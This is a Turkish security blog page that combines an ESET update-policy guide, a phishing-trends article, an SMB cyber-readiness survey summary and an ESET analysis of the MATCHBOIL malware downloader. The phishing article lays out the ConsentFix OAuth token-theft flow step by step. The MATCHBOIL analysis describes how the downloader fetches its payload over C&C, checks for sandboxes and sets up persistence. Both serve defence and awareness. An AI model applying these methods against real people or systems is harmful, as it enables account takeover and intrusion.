
Bu seçenekleri bir araya getiren, çoğu kurumda işleyen basit bir düzen:
1. **Küçük bir test grubu ayırın.** BT ekibinin kendi cihazları ve birkaç kritik olmayan bilgisayar “Anında otomatik güncellemeler” ilkesini alsın. Yeni sürüm önce burada denenmiş olur.
2. **Geri kalan uç noktalar aşamalı dağıtımda kalsın.** ESET’in zamanlaması, sorunlu bir sürümün bütün ağa aynı anda yayılmasını önler.
3. **Kritik sunucuları sabitleyin.** Sunucularda “Güncellemeleri şurada durdur” ayarıyla küçük sürüm ailesini sabitleyin; büyük sürüm geçişini bakım penceresinde, test edip yapın.
4. **Ayda bir kontrol edin.** Eski sürüm dinamik grubunu ve uzun süredir bağlanmayan cihazları ayda bir gözden geçirin.
## Konsolu kurum içinde tutuyorsanız
ESET PROTECT On-Prem ve ESET Management Agent’ın tam destek süresi uç nokta uygulamalarından kısadır: 6 ay. Konsolu kurum içinde tutan kurumların, uç noktalar kadar konsolu ve ajanları da düzenli güncellemesi gerekir. Bulut konsolunda ise konsolun güncelliği ESET’in sorumluluğundadır. Bu, BT ekibinin üzerindeki bakım yükünü azaltan önemli bir farktır. Kurum içi konsoldan buluta geçişi değerlendiriyorsanız bu, karar listenizde yer almalı.
## Sonuç
Güncel olmayan bir uç nokta uygulaması ilk gün sorun çıkarmaz; bu yüzden fark edilmez. Ama ESET’in yeni koruma katmanları ve kendi güvenlik düzeltmeleri yalnızca güncel sürümlere ulaşır. Bir dinamik grup, iyi ayarlanmış bir otomatik güncelleme ilkesi ve ayda bir yapılan kısa bir kontrol bu boşluğu kapatmaya yeter. Düzenli bir ESET PROTECT güncelleme takibi, ekibinizin haftalarını değil ayda birkaç dakikasını alır.
Güvenlik olaylarını kendi ekibinizle izlemekte zorlanıyorsanız, [MDR nedir?](https://antivirus.com.tr/mdr-nedir-yonetilen-tespit-ve-mudahale-rehberi/) yazımızda yönetilen tespit ve müdahale hizmetinin bu yükü nasıl üstlendiğini anlattık.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik
---
### [Şeytan hâlâ e-postada, ama yeni bir maske takıyor](https://antivirus.com.tr/kimlik-avi-e-postasi-yeni-maske/)
**Published:** Ekim 15, 2026
**Author:** Can Erginkurban
**Excerpt:** Kimlik avı artık alışılmış kontrollerden giderek daha kolay geçiyor. Zararı önlemek ya da sınırlamak, şirketin saldırıyı ne kadar hızlı tespit edip durdurabildiğine bağlı.
**Content:**
Bugün tipik bir kimlik avı e-postası artık bozuk dilbilgisi, şüpheli bir URL ya da özensiz bir giriş sayfasıyla kendini ele vermiyor. Bu uyarı işaretlerine dikkat etmek hâlâ işe yarıyor elbette, ama yoklukları bir mesajı meşru yapmıyor. Modern sosyal mühendislik düzenekleri, dikkatli bir incelemeye dayanacak şekilde tasarlanıyor; eskiden bir saldırının açık verdiği yerlere artık güven veren ayrıntılar yerleştiriliyor.
Bu yüzden bugünün kimlik avı e-postası, mümkün olan en az dirençle karşılaşacak şekilde kuruluyor. Meşru iş akışlarını kendi amaçlarına çeviriyor ve çalışanlara işlerinin ortasında, hesaplarında oturum açıkken ulaşıyor; gelen her işlem talebi sıradan bir iş gününün parçası gibi görünüyor. Bazı teknikler doğrudan açık oturumları hedefliyor: saldırganlar odağı parola çalmaktan [kimlik doğrulama belirteçlerini (token) çalmaya](https://antivirus.com.tr/eviltokens-parolanizi-calmayan-bir-kimlik-avi-saldirisi/) kaydırıyor.
Hizmet olarak siber suç ekonomisi büyüdükçe, kötü niyetli herkes giriş bilgilerini yakalayan düzeneğiyle birlikte gelen hazır bir kimlik avı kiti satın alabiliyor. Yapay zekâ da çok sayıda hedefi araştırmak ve her birine uygun tonu tutturmak için gereken zamanı ve emeği büyük ölçüde azalttı. Bu değişimler, birçok şirketin uyum sağlayabileceğinden daha hızlı ilerliyor.
## Kimlik avı eğitiminin öğrettikleri
İlk kaybolan ipucu bozuk dilbilgisi oldu. Bu iş için geliştirilmiş yapay zekâ araçları, dili düzeltmeyi ve yemi her alıcıya göre uyarlamayı çok kolaylaştırdı. Bazı saldırganlar tek seferlik denemeler yerine yapay zekâyı önce hedefleriyle güven ilişkisi kurmak için kullanıyor, asıl hamleyi sonra yapıyor. Kusursuz ya da kültürel inceliklere uygun bir yazım, bugün mesajın gerçek olup olmadığı hakkında hiçbir şey söylemiyor.
URL bağlantısı da artık güvenilir bir ipucu değil. Bir kimlik avı e-postası hedef adresi [QR kodun içine gizlediğinde](https://antivirus.com.tr/quishing-kurumsal-guvenlik-onlemlerini-nasil-atlatabilir/), üzerine gelip kontrol edilecek bir bağlantı kalmıyor. Üstelik kod telefonla okutuluyor; şirketin verdiği dizüstü bilgisayarları koruyan olağan kontroller burada devreye girmiyor. Saldırının bir cihazdan diğerine geçmesi, şirketin olayın tamamını görmesini de zorlaştırabiliyor. Ölçeği göstermek için: [ESET telemetrisine göre](https://antivirus.com.tr/eset-tehdit-raporu-h1-2026/) 2026’nın ilk yarısında tespit edilen her dokuz kimlik avı e-postasından biri QR kod kullanıyordu. Microsoft da QR kodları en hızlı büyüyen e-posta tabanlı saldırı vektörü olarak gösteriyor.
ESET ürünlerinin QRCodePhishing olarak tespit ettiği bir kimlik avı e postası kaynak [ESET Tehdit Raporu H1 2026](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12026.pdf#page=16)
Peki farkındalık eğitimlerinin kırmızı bir çerçeveyle işaretlediği o sahte giriş sayfası? ConsentFix gibi teknikler ona hiç ihtiyaç duymuyor. Kurban ele geçirilmiş ama meşru bir web sitesine geliyor. Burada [CAPTCHA görünümlü sahte bir doğrulama ekranı](https://antivirus.com.tr/captcha-tehdidi-kotu-amacli-yazilim-yayan-sahte-dogrulama/) onu gerçek bir Microsoft oturum açma akışından geçiriyor ve ardından bir OAuth yetkilendirme kodu içeren bir URL’ye yönlendiriyor. Kurbandan bu URL’yi kopyalayıp ele geçirilmiş sayfaya geri yapıştırması isteniyor; saldırgan da kodu alıp erişim ve yenileme belirteçleriyle değiştiriyor. İşin kritik kısmı şu: Kurbanın zaten açık bir Microsoft oturumu varsa, saldırıyı durdurabilecek ne bir parola ne de çok faktörlü kimlik doğrulama (MFA) istemi çıkıyor.
Benzer bir tablo ClickFix’te de görülüyor. Kurbanı bir komutu kendi terminaline yapıştırmaya kandıran bu sosyal mühendislik hilesinin [tespitleri hızla artmaya devam ediyor](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12026.pdf). AI-fix olarak bilinen bir türevi, Anthropic, OpenAI ve Microsoft’a ait meşru alan adlarına sahte sorun giderme talimatları yerleştirirken görüldü. CrashFix adlı sahte bir reklam engelleyici ise hedeflerini resmî Chrome Web Mağazası’na yönlendiriyor ve kurulumdan sonra ilk sahte uyarısını göstermek için bir saat bekliyor. Bunun amacı büyük olasılıkla kullanıcının neden ile sonuç arasında bağ kurmasını engellemek.
Görmek de duymak da artık inanmaya yetmiyor; tanıdık bir yüz ya da ses, talebin arkasında kimin olduğunu her zaman kanıtlamıyor. İşin ortasında gerçeğe çok yakın ama sahte bir ses ya da görüntüyle karşılaşan çalışanların her kareyi incelemeye ya da eski deepfake’lerin ele verdiği yapay izleri aramaya çoğu zaman fırsatı olmuyor. Bağlam inandırıcı olduğunda kusurlu bir taklit bile ikna edici olabiliyor. Hong Kong’da bir finans çalışanı, üst düzey meslektaşlarının [deepfake kopyalarıyla dolu bir görüntülü görüşmeye](https://edition.cnn.com/2024/05/16/tech/arup-deepfake-scam-loss-hong-kong-intl-hnk) katılmış ve sonunda toplam 25 milyon ABD dolarını aşan havaleler yapmıştı.
## İnsan hatasında durmayın
Bir olayı yalnızca “insan hatası”na bağlamak, sürecin tek bir adımını gösteriyor ama bir anlık dikkatsizliğin neden sonunda büyük bir krize dönüştüğünü açıklamıyor. Güvenlik farkındalık eğitimi iyi alışkanlıklar kazandırabilir ve sahte mesajlara karşı gözü keskinleştirebilir; ama uyarı işareti taşımayan bir mesaja bariz bir uyarı işareti ekleyemez. Hele birçok saldırı artık çalışanların öğrendiği kontrolleri önceden hesaba katarak tasarlanıyorken. Çalışanın tıklaması saldırgana bir kapı aralıyor; zararın oluşup oluşmayacağı ise hâlâ ayakta duran önleyici kontrollere ve şirketin sonrasında olanları ne kadar hızlı tespit edip durdurduğuna bağlı.
[ESET’in 2026 ilk çeyrek MDR raporu](https://web-assets.eset.com/fileadmin/ESET/US/B2B_Resource_centre/reports/ESET_MDR_Threat_Report_Q1_2026.pdf) bir şeyi daha ortaya koyuyor: Çalışanlar kimlik avı ve spam mesajlarını çoğu zaman tanıyor, ama sonra yalnızca siliyor. Çünkü bu tür mesajların nereye bildirileceğini kimse belirlememiş. Şirket hem diğer çalışanlara yeni kimlik avı hilelerini öğretme hem de saldırıdan daha geniş dersler çıkarma fırsatını kaçırıyor. Mesajın büyük ölçekli bir kampanyanın parçası olup olmadığını erkenden araştırma şansını da kaybetmiş olabiliyor.
[ESET KOBİ Siber Hazırlık Endeksi](https://antivirus.com.tr/eset-kobi-siber-hazirlik-endeksi-2026/) de farkındalık eğitiminin en yaygın olduğu işletmelerin, zaten birden fazla olay yaşamış olanlar olduğunu gösteriyor. Aynı araştırmaya göre işletmeleri en çok yapay zekâ destekli zararlı yazılımlar endişelendiriyor; oysa gerçek olaylar hâlâ kimlik avı, yamalanmamış yazılımlar, izlemedeki boşluklar ve zayıf parolalarla başlıyor. Yapay zekânın rolü, yerleşik yöntemleri daha hızlı ve daha ölçeklenebilir hâle getirmek.
## Güvenmeyin, doğrulayın
Saldırganlar, çoğu insanın aramayı öğrendiği meşruiyet işaretlerinin birçoğunu artık taklit edebiliyor. Kontrollerin bu yüzden mesajın kendisinin sağlamadığı bir şeye dayanarak doğrulama yapması gerekiyor. Ödeme talepleri ve yüksek riskli diğer işlemler için ek kontroller giderek yaygınlaşıyor: doğrulanmış bir kanal üzerinden teyit ve gerektiğinde ikinci bir onaylayıcı.
İkna edici her şeyin kolayca üretilebildiği bir dönemde bağlam her zamankinden önemli. Bunun için bir saldırının şirket ortamından geçerken bıraktığı ağ bağlantıları, dosya değişiklikleri gibi izleri toplamak gerekiyor. Bu izlerin her biri tek başına sıradan görünebilir; ama birbiriyle ilgisiz gibi duran birkaç iz bir araya geldiğinde süren bir saldırıya işaret edebilir. Otomatik analiz, hesaplar ve cihazlar arasındaki ilişkili sinyalleri gruplayabilir; analistler de bu örüntünün aktif bir ihlal anlamına gelip gelmediğini ve nasıl müdahale edileceğini belirler. Gelişmiş bir [yönetilen tespit ve müdahale (MDR)](https://antivirus.com.tr/mdr-nedir-yonetilen-tespit-ve-mudahale-rehberi/) hizmeti buna araştırma yetkinliği ve kapasite ekliyor: zayıf sinyalleri tutarlı bir hikâyeye dönüştürüyor ve küçük bir ekibe, kendi başına kadro kurup işletemeyeceği yetenekleri sağlıyor.
ESET MDR telemetrisi, güvenlik olaylarının yaklaşık %70’inin olağan mesai saatlerinde, %90’ının ise iş günlerinde yaşandığını gösteriyor. 4.400 karar vericiyle yapılan ankete dayanan ESET KOBİ Siber Hazırlık Endeksi ise [olay incelemelerinin genellikle ne kadar sürdüğünü](https://web-assets.esetstatic.com/wls/en/papers/resources/eset-smb-cyber-readiness-index-2026-global-edition.pdf#page=5) ortaya koyuyor: %41’i iki hafta içinde tamamlanıyor, %34’ü ise iki ile altı hafta sürüyor. Özellikle ikinci grup, bir şirketin ciddi operasyonel aksama yaşamadan kaldırabileceği bir süre değil.
KOBİ’lerde büyüyen saldırı yüzeyini izlemek için gereken kaynaklar, saldırı yöntemlerinin artan ölçeği ve karmaşıklığıyla aynı hızda artmıyor. Yüz kişilik bir şirket, çok daha büyük bir şirketle aynı türden bulut, kimlik, ödeme ve iş birliği sistemlerine bağımlı olabilir; ama bunları takip edecek çok daha az insanı vardır. Küçük bir BT ekibinde olay incelemesi, sistemleri ayakta tutmanın diğer görevleriyle yarışıyor. Dağınık araç setleri de yetersiz kadrolu ekipleri ekranlar arasında gidip gelen verimsiz bir çalışma düzenine itebiliyor.
Kimlik avına dayanıklı kimlik doğrulama ve oturum kontrolleri dahil çok katmanlı önleyici önlemler, kimlik bilgisi çalma girişimlerinin önüne geçmekte çok işe yarıyor. Ancak bir kimlik avı e-postası artık alıcının ayrıntıya gösterdiği dikkatten fazlasını sınıyor; sonucu tıklamayı izleyen dakikalarda ve saatlerde olanlar belirliyor. Uygulanabilir her güvenlik planı, çalışanların fark etmediği saldırıları da hesaba katmalı. Yapay zekâ işin hacmi ve hızıyla baş etmeye yardım ederken, deneyimli analistler kanıtları değerlendirip müdahaleyi yönetebiliyor.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik
---
### [ESET KOBİ Siber Hazırlık Endeksi 2026](https://antivirus.com.tr/eset-kobi-siber-hazirlik-endeksi-2026/)
**Published:** Haziran 8, 2026
**Author:** ESET
**Excerpt:** ESET 2026 KOBİ Siber Hazırlık Endeksi birçok olumlu eğilim gösteriyor ancak temel önlemlerin eksikliği ve tehditlerin yanlış algılanması güvenliği riske atıyor.
**Content:**
ESET KOBİ Siber Hazırlık Endeksi 2026, birçok olumlu eğilim gösteriyor ancak temel önlemlerin eksikliği ve en son tehditlerin yanlış anlaşılması güvenlik açıklarına yol açıyor.
Küçük ve orta ölçekli işletmeler (KOBİ’ler) artık siber saldırıları nadir olaylar veya yalnızca büyük işletmelerin endişelenmesi gereken bir konu olarak görmüyor. Bu yeni gerçeklikle karşı karşıya kalan KOBİ’ler, yapay zekâ ile ilgili mevcut tehdit ortamını yeterince anlamadıklarını kabul etmelerine rağmen dayanıklılıklarına güven duyuyor.
Bu gözlem, birçok sektörden 4.400 KOBİ (25 ila 1.000 uç nokta) karar vericisini kapsayan küresel bir anket olan [ESET KOBİ Siber Hazırlık Endeksi 2026](https://web-assets.esetstatic.com/wls/en/papers/resources/eset-smb-cyber-readiness-index-2026-global-edition.pdf)‘dan elde edilen sonuçlardan sadece biridir.
## Güven artıyor
Bir KOBİ iseniz bu yıl bir siber olayla karşılaşıp karşılaşmayacağınızı neredeyse yazı tura atarak belirleyebilirsiniz. Buna göre, KOBİ’lerin %45’i son 12 ayda bir siber güvenlik olayıyla karşı karşıya kalmış ve %14’ü birden fazla olay yaşamıştır. Almanya (%64), kaydedilen olayların (bir veya daha fazla) en yüksek oranına sahip ülke olarak başı çekiyor; onu ABD (%54) ve İspanya (%53) takip ediyor.
Özellikle ankete katılan tüm KOBİ’lerin %61’i siber saldırılar konusunda ciddi endişe duyuyor. %75’i siber savaş ve küresel çatışmaları, işlerini etkileyebilecek gerçek siber tehditler olarak görüyor.
Bununla birlikte, işletmelerin %68’i bu saldırıları önlemek için siber güvenliklerine güveniyor. Ve işletmelerin %75’i siber saldırı direncine, yani saldırıları yönetme yeteneğine güven duyduğunu belirtiyor.
Siber dayanıklılığa olan güven, halihazırda birden fazla olay yaşamış kuruluşlar arasında daha da yüksek seviyelere çıkmaktadır (%81). Bu durum, ilk elden maruz kalmanın daha gerçekçi ve olgun güvenlik tutumları oluşturduğunu göstermektedir.
## KOBİ’ler arası algı ve gerçeklik
Bununla birlikte, anket aynı zamanda algılanan ve gerçek riskler arasında önemli bir uçurum olduğunu da ortaya koyuyor. Yapay zekâ destekli kötü amaçlı yazılımlar bu ankette yönetim kurulu toplantılarında, medya manşetlerinde ve diğer algılanan tehditler arasında başı çekerken gerçek hayattaki olaylar hâlâ kimlik avı, zayıf kimlik bilgileri, yamalanmamış sistemler ve yetersiz izleme gibi daha tanıdık sorunlardan kaynaklanmaya devam ediyor.
ESET Yapay Zekâ Başkan Yardımcısı Juraj Jánošík, “Günümüzde yapay zekânın pratik etkisi, yeni otonom kötü amaçlı yazılımlarla değil, daha ikna edici kimlik avı kampanyalarının daha yüksek hacimlerde gerçekleştirilebilmesi, kötü amaçlı yazılımların daha hızlı geliştirilmesi ve halka açık yapay zekâ araçlarının ve ajan becerilerinin ölçeklenebilir şekilde kötüye kullanılmasıyla ilgilidir” diyor.
Bu yazının yazıldığı sırada, ESET mühendisleri, kötü amaçlı yazılım ve komut dosyaları oluşturmak için yapay zekânın doğrudan kullanımının sınırlı ve spesifik kaldığını açıkça gözlemlediler. Jánošík, “Saldırganlar, gerçek yapay zekâ işlevselliği elde etmekten ziyade, otomasyona ve güvenilirlik görüntüsü yaratmaya giderek daha fazla güveniyorlar; yapay zekâyı profesyonel düzeyde sunumları ve etkileşimleri taklit etmek için kullanıyorlar. Bu da sosyal mühendisliği siber savunmanın başlıca savaş alanlarından biri olarak daha da sağlamlaştırıyor,” diye devam etti.
Yine de yapay zekâ araçları bu gelişen tehdit ortamında ikili bir rol oynuyor. Bir yandan, KOBİ’ler üretkenliği ve verimliliği artırmak için bu araçları hızla entegre ediyor; özellikle ABD’de (%81) benimsenme oranı oldukça yüksek. Öte yandan, ankete katılan tüm işletmelerin %40’ında, yeni ortaya çıkan bir saldırı vektörü olan gölge yapay zekâyı kısıtlayan politikalar bulunmuyor.
Genel olarak, kimlik avı siber güvenlik olaylarının en yaygın tek nedeni olmaya devam ediyor (%26). Bu eğilim, 2025 yılının tamamına ait ESET telemetri verileriyle de destekleniyor; bu verilere göre tüm tehditlerin %34’ü kimlik avı ve kimlik avıyla ilgiliydi.
Tedarik zincirinin tehlikeye atılması, olaylarla ilgili en büyük tehditler arasında yer almasına ve aşağı akışta potansiyel olarak yıkıcı etkileri olmasına rağmen KOBİ’lerin endişeleri arasında şaşırtıcı bir şekilde düşük bir sırada (%14) yer almaktadır.
## Olumlu eğilimler
Genel olarak, anket, bütçelerden daha yüksek memnuniyet (%65 memnun; %15 fazlasıyla memnun) veya daha üst düzey siber güvenlik ürünlerinin daha yaygın benimsenmesi (sadece %11’i temel (asgari) korumaya sahip olduğunu söylüyor) gibi birçok olumlu eğilim göstermektedir.
Eğitim ve Farkındalık, verilerde en tutarlı olumlu noktalardan biri olarak öne çıkıyor. KOBİ’lerin %87’si, çalışanların eğitimini siber dayanıklılıkları için çok önemli veya kritik olarak görüyor. Birçoğu (%72) temel programların ötesine geçerek, kimlik avı simülasyonları ve düzenli pekiştirme içeren daha yapılandırılmış eğitimlere yöneliyor.
Daha kısa soruşturma süreleri (%41’i soruşturmayı iki haftadan kısa sürede tamamlıyor) ve daha yaygın olay raporlaması (sadece %5’i raporlamıyor), veri ihlallerine yönelik damgalanmanın azaldığını gösteriyor; KOBİ’ler, bir sorun yaşandığında sigorta şirketleri, iş ortakları, müşteriler ve yetkililerle iş birliği yapma istekliliğini sergiliyor.
Açıkça görülüyor ki siber risk sigortasının yaygın olarak benimsenmesi (%71), özellikle de özel şartlara sahip sigortaların (%37) yaygınlaşması, bu olumlu eğilimleri desteklemektedir.
## KOBİ ’ler için siber dayanıklılık
Sonuç olarak, ESET Siber Hazırlık Endeksi 2026, KOBİ’lerin siber güvenliği konusunda nüanslı bir tablo çiziyor. Güven artıyor ancak bunun nedeni tehditlerin azalması değil, işletmelerin bu tehditlerle yaşamayı öğrenmesi. Siber sigorta, iyileştirilmiş eğitim, daha hızlı müdahale ve daha fazla şeffaflık, daha güçlü bir dayanıklılığa katkıda bulunmuştur.
Aynı zamanda, temel unsurlar da belirleyici olmaya devam etmektedir. İhlallerin çoğu hâlâ önlenebilir sorunlardan kaynaklanmaktadır. Başarılı siber saldırılar yeni normal hâline geldikçe bu temel unsurları doğru bir şekilde uygulamak da her zamankinden daha önemli. Giderek daha karmaşık ve yapay zekâ etkisindeki bir tehdit ortamında yol alan [KOBİ](https://antivirus.com.tr/kobi-lerin-neden-siber-guvenlik-stratejisine-ihtiyaci-var/)‘ler için dayanıklılık, manşetleri takip etmeye değil, insanlara, süreçlere ve kanıtlanmış güvenlik uygulamalarına yapılan sürdürülebilir, stratejik yatırımlara bağlı olacaktır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** KOBİ, Kurumsal Güvenlik, Siber Güvenlik
---
### [MATCHBOIL: Yeni hileler, eski kötü niyetler](https://antivirus.com.tr/matchboil-yeni-hileler-eski-kotu-niyetler/)
**Published:** Ekim 13, 2026
**Author:** Kadriye Bay
**Excerpt:** ESET Research, 2024'ten 2026'ya kadar UAC-0099'un MATCHBOIL indiricisinde meydana gelen değişiklikleri kayda alıyor.
**Content:**
ESET Research, 2024’ten 2026’ya kadar UAC-0099’un MATCHBOIL indiricisinde meydana gelen değişiklikleri kayda alıyor.
ESET araştırmacıları, Rusya ile bağlantılı UAC-0099 APT grubu tarafından kullanılan, özel olarak geliştirilmiş bir C# indirme programı olan MATCHBOIL kötü amaçlı yazılımının gelişimini belgeledi. Bu kötü amaçlı yazılım, grubun C&C sunucusundan bir yük indirmek, onu yüklemek ve kalıcılığını sağlamak için kullanılıyor. MATCHBOIL ilk olarak Ağustos 2025’te CERT-UA tarafından [*belgelenmiş*](https://cert.gov.ua/article/6284949) olsa da araştırmalarımız bu yazılımın en azından 2024 yılından beri geliştirilmekte olduğunu gösteriyor. Analiz ettiğimiz kötü amaçlı yazılımın en eski sürümleri Nisan 2024’e, en yenileri ise Nisan 2026’ya aittir. Bu blog yazısı, bu sürümleri kronolojik sırayla ele almakta ve kötü amaçlı yazılımdaki değişiklikleri açıklamaktadır. İndiricinin her yeni sürümü bir öncekinden daha gelişmiş olup, bu da MATCHBOIL’in UAC-0099’un araç setinin önemli bir parçası olduğunu göstermektedir.
**Blog yazısının ana noktaları:**
- MATCHBOIL, Rusya ile bağlantılı UAC-0099 grubu tarafından başka bir yükü indirmek, yüklemek ve kalıcı hâle getirmek için kullanılan bir C# indiricidir.
- Analiz edilen MATCHBOIL sürümleri, kod gizleme yönteminde bir değişiklik olduğunu göstermektedir: Başlangıçta Unicode sembollerinin yeniden adlandırılması kullanılırken şu anda Eziriz .NET Reactor gizleme aracı kullanılmaktadır.
- Zaman içinde MATCHBOIL’de, programın sanal ortamda çalıştırılıp çalıştırılmadığını belirlemeye yönelik çeşitli teknikler uygulanmıştır.
- MATCHBOIL, ilk olarak Ağustos 2025’te CERT-UA tarafından belgelenmiş olsa da keşfedilen bazı örneklerin derleme zaman damgalarına dayanarak MATCHBOIL’in Nisan 2024’ten beri geliştirilmekte olabileceğine inanıyoruz.
MATCHBOIL’in çeşitli sürümlerine yönelik araştırmamız, bu kötü amaçlı yazılımla ilgili iki örneğin [*VirusTotal’a*](https://www.virustotal.com/gui/search?query=B0393048F166D67CB7A2CDFAE978B300AF7B76B4%0A1E2C4AAC30EDFF86CD9A30BD08B199BCD3D0CCCE%0AC85D28F7D272CE2BBBFB9DAE71D21BF25B8D00FC) yüklendiği Şubat 2026’da başladı. Her iki örnek de daha önce UAC-0099 ile ilişkilendirilen bir etki alanıyla iletişim kurduğundan konuyu daha yakından incelemeye karar verdik. Bu inceleme sonucunda (ESET telemetri verilerinde), Kasım ve Aralık 2025 tarihlerine ait, benzer kötü amaçlı davranışlar sergileyen örnekler keşfettik. Tüm bu örneklerin MATCHBOIL’in varyantları olduğuna inanıyoruz.
Daha kapsamlı araştırmalar, Nisan 2024’te derlenmiş ve Temmuz ile Ağustos 2025’te ESET telemetrisinde görülen daha da eski örnekleri ortaya çıkardı. CERT-UA’nın Ağustos 2025’te belgelediği, kamuya açık ilk MATCHBOIL örneklerinde bulunan zaman damgaları, bu örneklerin de 2024 ortasında derlendiğini gösteriyor; bu da UAC-0099’un o dönemde muhtemelen MATCHBOIL’i zaten geliştiriyor olduğu anlamına geliyor.
Topladığımız tüm indirici örneklerinden, UAC-0099’un gelecekteki saldırılar için MATCHBOIL’i sürekli olarak geliştirdiğini görüyoruz – Kasım 2025’ten önce derlenen veya tespit edilen örnekler, daha yeni olanlara kıyasla çok daha basit ve analizi kolaydı.
Telemetri verilerimizde gördüğümüz tüm MACTHBOIL kurbanları, Ukrayna’da çeşitli sektörlerde faaliyet gösteriyordu. Temmuz ile Ağustos 2025 arasında, birçok ulaştırma şirketinde indirme programının örneklerini tespit ettik. Aynı yılın Aralık ayında ise bir imalat şirketinde görüldüler. Daha sonra, Haziran 2026’da ESET telemetri sistemi, bu kez enerji sektöründeki bir şirkette yeni MATCHBOIL örnekleri kaydetti.
Şubat 2026’da VirusTotal’da bulunan iki örnek de Ukrayna’dan yüklenmişti.
## UAC-0099 Profili
UAC-0099, Ukrayna’daki devlet kurumlarını, finans kuruluşlarını ve medya kuruluşlarını hedef alan bir siber casusluk grubudur. Hedefleme kriterlerine dayanarak, grubun Rusya’nın çıkarlarıyla uyumlu olduğunu düşünüyoruz. UAC-0099, Ukrayna’daki yıkıcı saldırılarıyla tanınan ve Rusya ile uyumlu bir grup olan *Sandworm* için ilk erişim aracısı olarak hareket edebilir.
Grup en azından 2022 yılından beri aktiftir ve ilk kez Haziran 2023’te [*CERT-UA*](https://cert.gov.ua/article/4818341) tarafından rapor edilmiştir. MATCHBOIL’in yanı sıra grup genellikle C&C URL’lerinde “page” kelimesinin bulunmasından dolayı bu adı alan bir PowerShell indiricisi olan LONEPAGE’i de kullanmaktadır.
## MATCHBOIL 101
MATCHBOIL, C&C sunucusundan başka bir yükü indirip yüklemek ve ardından kalıcılığını sağlamak amacıyla tasarlanmış bir C# indirme programıdır.
Bu kötü amaçlı yazılım, spearphishing e-postalarındaki kötü amaçlı bağlantılar aracılığıyla dağıtılır. Bağlantıya tıklandığında, kurbanın bilgisayarına MATCHBOIL’i indirip çalıştıran bir VBScript dosyası yükü içeren bir arşiv dosyası indirilir. Kötü amaçlı yükün etkili olabilmesi için kurbanın, komut dosyasını manuel olarak çalıştırması için yanıltılması gerektiği unutulmamalıdır.
Çalışma sırasında MATCHBOIL, %LOCALAPPDATA% konumunda bulunan belirli bir dizinin (adı her örnekte farklılık gösterir) varlığını kontrol eder. Bu dizin, yükün kurbanın makinesine yüklenmesi için kullanılır; dizin zaten mevcutsa kötü amaçlı yazılım sonlandırılır. Yürütme sırasında MATCHBOIL, kurban makinesinin CPUID’sini, BIOS seri numarasını ve diğer temel bilgileri elde eder; bu bilgiler, C&C iletişimi sırasında kurbanı tanımlamak için kullanılır.
MATCHBOIL daha sonra C&C sunucusuna üç adet HTTPS isteği gönderir; her birinin amacı farklıdır:
1. İlk istek, C&C sunucusundan sayısal bir değer alır. MATCHBOIL, bu değeri ikinci istek için HTTP başlıklarından birinde bir değer olarak kullanır; bu HTTP başlığının adı, örneğe göre değişir. Bu sayısal değerin, C&C sunucusundan hangi yükün indirilmesi gerektiğini belirtmek için kullanılması mümkündür.
2. C&C sunucusunun ikinci isteğe verdiği yanıt, HTML biçiminde olması beklenen bir kod parçasıdır. Kodun içine, kurbanın makinesine yüklenen onaltılık kodlanmış bir yük gömülüdür. Yanıttan yükü çıkarmak için MATCHBOIL, yine örneğe bağlı olan bir düzenli ifade kalıbı kullanır. Yük çıkarıldıktan sonra, onaltılık koddan baytlara dönüştürülür. Zaman içinde farklı düzenli ifadelerin kullanıldığını gördük ancak çoğu bir HTML etiket biçimi içerir; örneğin <script>(.\*?)</script>.
3. Üçüncü istek, C&C sunucusundan bir dize alır ve bu dize, yükün yüklendiği dizin içindeki bir dosyaya kaydedilir. Bu dosya, yükün yapılandırması olarak işlev görebilir. Önceki isteklerde olduğu gibi bu dosyanın adı da örneğe göre değişiklik gösterir.
Yaptığımız analiz sonucunda, çoğu durumda kurban bilgisayara yüklenecek onaltılık kodlu yükün, yalnızca UAC-0099 tarafından kullanılan ve ilk olarak CERT-UA tarafından [*belgelenen*](https://cert.gov.ua/article/6284949) MATCHWOK adlı bir C# arka kapısı olduğunu tespit ettik.
C&C sunucusuyla iletişim sona erdiğinde, MATCHBOIL daha sonra çalıştırılmak üzere yüklenen yükü (bir PE dosyası) kalıcı hâle getirir. Kalıcılık mekanizması, zamanlanmış görevler aracılığıyla veya Windows kayıt defterine bir değer eklenerek kurulabilir.
MATCHBOIL’in kalıcılığı ise kötü amaçlı yazılımı indirmek ve yüklemek için kullanılan VBScript ile sağlanır. Son zamanlarda ESET telemetrisinde, MATCHBOIL’i çalıştıran bir C# yükleyicisini kalıcı hâle getiren ilgili bir VBScript örneği tespit ettik.
